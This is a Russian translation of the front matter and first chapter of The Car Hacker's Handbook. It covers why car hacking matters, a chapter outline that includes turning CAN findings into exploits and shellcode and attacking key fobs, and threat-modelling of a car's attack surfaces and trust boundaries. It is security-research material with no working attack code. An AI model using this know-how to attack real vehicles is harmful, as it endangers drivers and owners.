

The Car Hacker's Handbook. Русский перевод

Русский перевод книги The Car Hacker's Handbook.

Больше крутых материалов в моём телеграм-канале [@grogrigs](#)

Благодарности

Спасибо сообществу Open Garages за вклад времени, примеров и информации, которые помогли сделать эту книгу возможной. Спасибо Electronic Frontier Foundation (EFF) за поддержку Right to Tinker и за то, что они вообще потрясающие. Спасибо Dave Blundell за вклад в несколько глав этой книги, и Colin O'Flynn за создание ChipWhisperer и за разрешение использовать его примеры и иллюстрации. Наконец, спасибо Eric Evenchick за то, что он в одиночку прорецензировал все главы этой книги, и особая благодарность No Starch Press за то, что они значительно улучшили качество моих исходных бессвязных рассуждений.

Предисловие

Миру нужно больше хакеров, и миру совершенно точно нужно больше автомобильных хакеров. Автомобильные технологии движутся в сторону большей сложности и большей связности. В сочетании эти тенденции потребуют большего внимания к автомобильной безопасности и большего числа талантливых людей, которые смогут это внимание обеспечить.

Но что такое хакер? Этот термин широко испорчен массовыми медиа, но корректное употребление слова `hacker` относится к тому, кто создает, исследует, мастерит - к тому, кто делает открытия через искусство эксперимента и через разбор систем, чтобы понять, как они работают. По моему опыту, лучшие специалисты по безопасности (и любители) - это те, кому от природы любопытно, как устроены вещи. Эти люди исследуют, мастерят, экспериментируют и разбирают, иногда просто ради радости открытия. Эти люди хакают.

Автомобиль может быть пугающей целью для хакинга. У большинства автомобилей нет клавиатуры и приглашения `login`, зато у них есть, возможно, незнакомый набор протоколов, CPU, разъемов и операционных систем. Эта книга демистифицирует распространенные компоненты автомобилей и познакомит вас с легкодоступными инструментами и информацией, которые помогут начать. К тому моменту, когда вы закончите читать книгу, вы поймете, что автомобиль - это набор соединенных компьютеров, к которым просто оказались прикреплены колеса. Вооружившись подходящими инструментами и информацией, вы почувствуете уверенность, чтобы приступить к хакингу.

Эта книга также содержит много тем, связанных с открытостью. Мы все в большей безопасности, когда системы, от которых мы зависим, доступны для инспекции, аудита и документирования, и это определенно включает автомобили. Поэтому я призываю вас использовать знания, полученные из этой книги, чтобы инспектировать, аудировать и документировать. С нетерпением жду возможности прочитать о некоторых ваших открытиях!

Chris Evans (@scarybeasts)

January 2016

Введение

В 2014 году Open Garages - группа людей, заинтересованных в обмене знаниями и сотрудничестве в области безопасности автомобилей, - выпустила первый Car Hacker's Manual как учебные материалы для занятий по автомобильному хакингу. Оригинальная книга была задумана так, чтобы помещаться в бардачок автомобиля и охватывать основы автомобильного хакинга в рамках одно- или двухдневного курса по автомобильной безопасности. Мы даже не представляли, насколько большим окажется интерес к той первой книге: за первую неделю у нас было более 300 000 загрузок. Фактически популярность книги вывела из строя нашего интернет-провайдера (дважды!) и сделала его немного недовольным нами. (Все в порядке, они нас простили, и это хорошо, потому что я люблю своего маленького ISP. Привет, SpeedSpan.net!)

Отзывы читателей были в основном фантастическими; большая часть критики касалась того, что руководство было слишком коротким и не уходило достаточно глубоко в детали. Эта книга стремится ответить на эти претензии. The Car Hacker's Handbook намного подробнее рассматривает автомобильный хакинг и даже охватывает некоторые вещи, которые не связаны с безопасностью напрямую, например тюнинг производительности и полезные инструменты для понимания автомобилей и работы с ними.

Почему автомобильный хакинг полезен для всех нас

Если вы держите эту книгу в руках, возможно, вы уже знаете, почему вам хотелось бы взламывать автомобили. Но на всякий случай вот удобный список, подробно описывающий преимущества автомобильного хакинга:

Понимание того, как работает ваш автомобиль

Автомобильная индустрия выпустила несколько потрясающих автомобилей со сложной электроникой и компьютерными системами, но при этом опубликовала мало информации о том, что заставляет эти системы работать. Как только вы поймете, как работает сеть автомобиля и как она взаимодействует внутри собственной системы и за ее пределами, вы сможете лучше диагностировать и устранять проблемы.

Работа с электрическими системами вашего автомобиля

По мере развития автомобили становились менее механическими и более электронными. К сожалению, автомобильные электронные системы обычно закрыты для всех, кроме механиков дилерского центра. Хотя у дилерских центров есть доступ к большему объему информации, чем вы как частное лицо обычно можете получить, сами автопроизводители передают производство деталей внешним поставщикам и требуют проприетарные инструменты для диагностики проблем. Изучение того, как работает электроника вашего автомобиля, может помочь вам обойти этот барьер.

Модификация вашего автомобиля

Понимание того, как автомобили обмениваются данными, может привести к лучшим модификациям, например к улучшенному расходу топлива и использованию сторонних запасных частей. Как только вы поймете систему коммуникации, вы сможете бесшовно интегрировать другие системы в свой автомобиль, например дополнительный дисплей для показа производительности или сторонний компонент, который интегрируется так же хорошо, как заводской стандартный компонент.

Обнаружение недокументированных функций

Иногда автомобили оснащены функциями, которые не документированы или просто отключены. Обнаружение недокументированных или отключенных функций и их использование позволяет вам применять свой автомобиль в полной мере. Например, у автомобиля может быть недокументированный "valet mode", который позволяет перевести машину в ограниченный режим перед тем, как передать ключи парковщику.

Проверка безопасности вашего автомобиля

На момент написания этого текста руководства по безопасности автомобилей не рассматривают злонамеренные электронные угрозы. Хотя автомобили подвержены тому же malware, что и ваш настольный компьютер, автопроизводители не обязаны проводить аудит безопасности автомобильной электроники. Такая ситуация просто неприемлема: мы возим в этих автомобилях свои семьи и друзей, и каждому из нас нужно знать, что наши автомобили настолько безопасны, насколько это возможно. Если вы научитесь взламывать свой автомобиль, вы будете знать, где он уязвим, чтобы принимать меры предосторожности и быть лучшим сторонником более высоких стандартов безопасности.

Помощь автомобильной индустрии

Автомобильная индустрия также может извлечь пользу из знаний, содержащихся в этой книге. Эта книга представляет рекомендации по выявлению угроз, а также современные методы обхода текущих защит. Помимо помощи в построении вашей практики безопасности, эта книга предлагает исследователям рекомендации о том, как сообщать о своих находках.

Сегодняшние автомобили более электронные, чем когда-либо. В отчете IEEE Spectrum под названием "This Car Runs on Code" автор Robert N. Charette отмечает, что по состоянию на 2009 год автомобили обычно создавались с более чем 100 микропроцессорами, 50 электронными блоками управления, 5 милями проводки и 100 миллионами строк кода (<http://spectrum.ieee.org/transportation/systems/this-car-runs-on-code>). Инженеры Toyota шутят, что единственная причина, по которой они ставят на автомобиль колеса, - не дать компьютеру скрестить по земле. По мере того как компьютерные системы становятся все более неотъемлемой частью автомобилей, проведение обзоров безопасности становится более важным и более сложным.

Предупреждение: к автомобильному хакингу не следует относиться легкомысленно. Игра с сетью вашего автомобиля, беспроводными соединениями, бортовыми компьютерами или другой электроникой может повредить автомобиль или вывести его из строя. Будьте очень осторожны, экспериментируя с любыми техниками из этой книги, и держите безопасность

как главную заботу. Как вы можете представить, ни автор, ни издатель этой книги не будут нести ответственности за какой-либо ущерб вашему автомобилю.

Что в этой книге

The Car Hacker's Handbook проводит вас через то, что требуется, чтобы взломать автомобиль. Мы начинаем с обзора политик, окружающих автомобильную безопасность, а затем углубляемся в то, как проверить, защищен ли ваш автомобиль, и как находить уязвимости в более сложных аппаратных системах.

Вот разбор того, что вы найдете в каждой главе:

- **Глава 1: Понимание моделей угроз** учит вас оценивать автомобиль. Вы узнаете, как определять области с компонентами наивысшего риска. Если вы работаете в автомобильной индустрии, это послужит полезным руководством для построения собственных систем моделей угроз.
- **Глава 2: Протоколы шин** подробно описывает различные шинные сети, с которыми вы можете столкнуться при аудите автомобиля, и исследует проводку, напряжения и протоколы, которые использует каждая шина.
- **Глава 3: Связь автомобиля с SocketCAN** показывает, как использовать интерфейс SocketCAN в Linux для интеграции многочисленных аппаратных CAN-инструментов, чтобы вы могли написать или использовать один инструмент независимо от своего оборудования.
- **Глава 4: Диагностика и журналирование** охватывает чтение кодов двигателя, Unified Diagnostic Services и протокол ISO-TP. Вы узнаете, как работают разные сервисы модулей, каковы их распространенные слабые места, и какая информация регистрируется о вас и где эта информация хранится.
- **Глава 5: Обратная разработка шины CAN** подробно описывает, как анализировать сеть CAN, включая настройку виртуальных тестовых сред и использование инструментов и fuzzers, связанных с безопасностью CAN.
- **Глава 6: Взлом ECU** сосредоточена на firmware, работающей на ECU. Вы узнаете, как получить доступ к firmware, как ее изменять и как анализировать двоичные данные firmware.
- **Глава 7: Создание и использование тестовых стендов ECU** объясняет, как извлекать детали из автомобиля, чтобы настроить безопасную тестовую среду. Также обсуждается, как читать электрические схемы и имитировать для ECU компоненты двигателя, такие как датчики температуры и коленчатый вал.
- **Глава 8: Атаки на ECU и другие встраиваемые системы** охватывает отладочные выводы интегральных схем и методологии. Мы также рассмотрим атаки анализа побочных каналов, такие как дифференциальный анализ потребления мощности и сбои тактирования, с пошаговыми примерами.
- **Глава 9: Автомобильные информационно-развлекательные системы** подробно описывает, как работают infotainment-системы. Поскольку автомобильная информационно-развлекательная система, вероятно, имеет наибольшую поверхность атаки, мы сосредоточимся на разных способах добраться до ее firmware и выполнить код в системе. Эта глава также обсуждает некоторые open source автомобильные infotainment-системы, которые можно использовать для тестирования.
- **Глава 10: Связь автомобиль-автомобиль** объясняет, как предполагаемая сеть vehicle-to-vehicle задумана для работы. Эта глава охватывает криптографию, а также разные предложения протоколов из нескольких стран. Мы также обсудим некоторые потенциальные слабые места систем vehicle-to-vehicle.
- **Глава 11: Превращение находок CAN в оружие** подробно описывает, как превратить ваше исследование в работающий exploit. Вы узнаете, как преобразовать proof-of-concept код в

ассемблерный код и в конечном счете в shellcode, а также изучите способы эксплуатировать только целевой автомобиль, включая способы незаметно прощупывать автомобиль.

- **Глава 12: Атаки на беспроводные системы с помощью SDR** охватывает использование software-defined radio для анализа беспроводных коммуникаций, таких как TPMS, брелоки и системы immobilizer. Мы рассматриваем схемы шифрования, с которыми вы можете столкнуться при работе с immobilizers, а также любые известные слабые места.
- **Глава 13: Тюнинг производительности** обсуждает техники, используемые для улучшения и изменения производительности автомобиля. Мы охватим chip tuning, а также распространенные инструменты и техники, используемые для настройки двигателя так, чтобы он работал так, как вы хотите.
- **Приложение А: Инструменты ремесла** предоставляет список программных и аппаратных инструментов, которые будут полезны при создании вашей лаборатории автомобильной безопасности.
- **Приложение В: Диагностические режимы кодов и PID** перечисляет некоторые распространенные режимы и удобные PID.
- **Приложение С: Создание собственного Open Garage** объясняет, как включиться в сообщество автомобильного хакинга и начать собственный Open Garage.

К концу книги у вас должно быть намного более глубокое понимание того, как работают компьютерные системы вашего автомобиля, где они наиболее уязвимы и как эти уязвимости могут быть использованы.

Глава 1. Понимание моделей угроз

Если вы пришли из мира тестирования программ на проникновение, вы, вероятно, уже хорошо знакомы с поверхностями атаки. Для остальных поясню: поверхностью атаки называют все возможные способы атаковать цель - от уязвимостей в отдельных компонентах до уязвимостей, затрагивающих весь автомобиль.

Когда мы обсуждаем поверхность атаки, нас интересует не то, как эксплуатировать цель; нас интересуют только точки входа в нее. Можно представить поверхность атаки как площадь поверхности объекта в сравнении с его объемом. У двух объектов может быть одинаковый объем, но радикально разная площадь поверхности. Чем больше площадь поверхности, тем выше подверженность риску. Если считать объем объекта его ценностью, то наша цель при усилении безопасности - получить низкое отношение риска к ценности.

Поиск поверхностей атаки

Оценивая поверхность атаки автомобиля, представьте себя злым шпионом, который пытается сделать с машиной что-то плохое. Чтобы найти слабые места в безопасности автомобиля, оцените его периметр и задокументируйте окружение автомобиля. Обязательно рассмотрите все способы, которыми данные могут попасть в автомобиль, то есть все способы, которыми автомобиль взаимодействует с внешним миром.

Осматривая внешнюю часть автомобиля, задайте себе такие вопросы:

- Какие сигналы принимаются? Радиоволны? Брелоки? Датчики расстояния?
- Есть ли физический доступ через клавиатуру?
- Есть ли сенсорные датчики или датчики движения?
- Если автомобиль электрический, как он заряжается?

Осматривая салон, учитывайте следующее:

- Какие есть варианты аудиовхода: CD? USB? Bluetooth?
- Есть ли диагностические порты?
- Каковы возможности приборной панели? Есть ли GPS? Bluetooth? Интернет?

Как видите, существует множество способов, которыми данные могут попасть в автомобиль. Если какие-либо из этих данных окажутся неправильно сформированными или намеренно вредоносными, что произойдет? Именно здесь вступает в дело моделирование угроз.

Моделирование угроз

О моделировании угроз написаны целые книги, но здесь я дам вам лишь краткий обзор, чтобы вы могли строить собственные модели угроз. (Если у вас появятся дополнительные вопросы или этот раздел вас увлечет, обязательно возьмите еще одну книгу по этой теме!)

Когда вы моделируете угрозы для автомобиля, вы собираете сведения об архитектуре вашей цели и создаете схему, показывающую, как части автомобиля взаимодействуют друг с другом. Затем вы используете эти карты, чтобы выявить входы с более высоким риском и вести контрольный список того, что нужно проверить; это поможет расставить приоритеты среди точек входа, которые могут дать наибольшую отдачу.

Модели угроз обычно создают во время разработки продукта и проектирования. Если у компании, выпускающей конкретный продукт, хорошо выстроен жизненный цикл разработки, она создает модель угроз в начале разработки продукта и непрерывно обновляет ее по мере прохождения продукта через жизненный цикл разработки. Модели угроз - это живые документы: они меняются вместе с целью и по мере того, как вы узнаете о цели больше, поэтому модель угроз следует часто обновлять.

Ваша модель угроз может состоять из разных уровней; если какой-либо процесс в вашей модели сложен, стоит рассмотреть его дальнейшее разбиение, добавив к схемам новые уровни. Однако в начале уровень 2 - это примерно та глубина, до которой вы сможете пройти. Мы обсудим различные уровни в следующих разделах, начиная с уровня угроз 0.

Уровень 0: взгляд с высоты птичьего полета

На этом уровне мы используем контрольный список, который составили при рассмотрении поверхностей атаки. Подумайте, как данные могут попасть в автомобиль. Нарисуйте автомобиль в центре, а затем подпишите внешнюю и внутреннюю области. На рисунке 1-1 показана возможная схема уровня 0.




Рисунок 1-1: Входы уровня 0

Прямоугольные блоки - это входы, а круг в центре представляет весь автомобиль. По пути к автомобилю входы пересекают две пунктирные линии, обозначающие внешние и внутренние угрозы.

Круг автомобиля обозначает не вход, а сложный процесс, то есть ряд задач, которые можно было бы разбить дальше. Процессы нумеруются, и, как видите, этот процесс имеет номер 1.0. Если бы в

вашей модели угроз было больше одного сложного элемента, вы нумеровали бы их последовательно. Например, второй процесс получил бы метку 2.0, третий - 3.0 и так далее. По мере того как вы узнаете о функциях автомобиля, вы обновляете схему. Ничего страшного, если вы пока не узнаете все сокращения на схеме; скоро вы с ними познакомитесь.

Уровень 1: приемники

Чтобы перейти к схеме уровня 1, выберите процесс для изучения. Поскольку в нашей схеме есть только один процесс, давайте углубимся в процесс автомобиля и сосредоточимся на том, с чем взаимодействует каждый вход.

Карта уровня 1, показанная на рисунке 1-2, почти идентична карте уровня 0. Единственное отличие в том, что здесь мы указываем соединения автомобиля, которые принимают входные данные уровня 0. Пока мы не будем глубоко рассматривать приемники; мы смотрим только на базовое устройство или область, с которой взаимодействует вход.




Рисунок 1-2: Карта уровня 1: входы и соединения автомобиля

Обратите внимание на рисунок 1-2: мы нумеруем каждый приемник. Первая цифра представляет метку процесса из схемы уровня 0 на рисунке 1-1, а вторая цифра - номер приемника. Поскольку информационно-развлекательный модуль одновременно является сложным процессом и входом, мы обозначили его кругом процесса. Теперь у нас есть еще три процесса: иммобилайзер, ECU и приемник TPMS.

Пунктирные линии на карте уровня 1 обозначают разделы между границами доверия. Входы в верхней части схемы наименее доверенные, а входы в нижней части - наиболее доверенные. Чем больше границ доверия пересекает канал связи, тем более рискованным становится этот канал.

Уровень 2: разбор приемника

На уровне 2 мы рассматриваем взаимодействие, происходящее внутри автомобиля. Наша примерная схема (рисунок 1-3) сосредоточена на информационно-развлекательной консоли на базе Linux, приемнике 1.1. Это один из более сложных приемников, и он часто напрямую подключен к внутренней сети автомобиля.

На рисунке 1-3 мы группируем каналы связи в блоки с пунктирными линиями, снова обозначая границы доверия. Теперь внутри информационно-развлекательной консоли появилась новая граница доверия, называемая пространством ядра. Системы, которые напрямую взаимодействуют с ядром, несут более высокий риск, чем системы, взаимодействующие с системными приложениями, потому что они могут обходить любые механизмы контроля доступа на информационно-развлекательном устройстве. Поэтому сотовый канал рискованнее канала Wi-Fi: он пересекает границу доверия и входит в пространство ядра; канал Wi-Fi, напротив, взаимодействует с процессом WPA supplicant в пользовательском пространстве.




Рисунок 1-3: Карта уровня 2: информационно-развлекательная консоль

Эта система представляет собой автомобильную информационно-развлекательную систему (in-vehicle infotainment, IVI) на базе Linux, и в ней используются компоненты, обычные для среды Linux. В пространстве ядра вы видите ссылки на модули ядра **udev**, **HSI** и **Kvasser**, которые получают входные данные из нашей модели угроз. Модуль **udev** загружает USB-устройства, **HSI** - это

последовательный драйвер, обрабатывающий сотовую связь, а Kvaser - сетевой драйвер автомобиля.

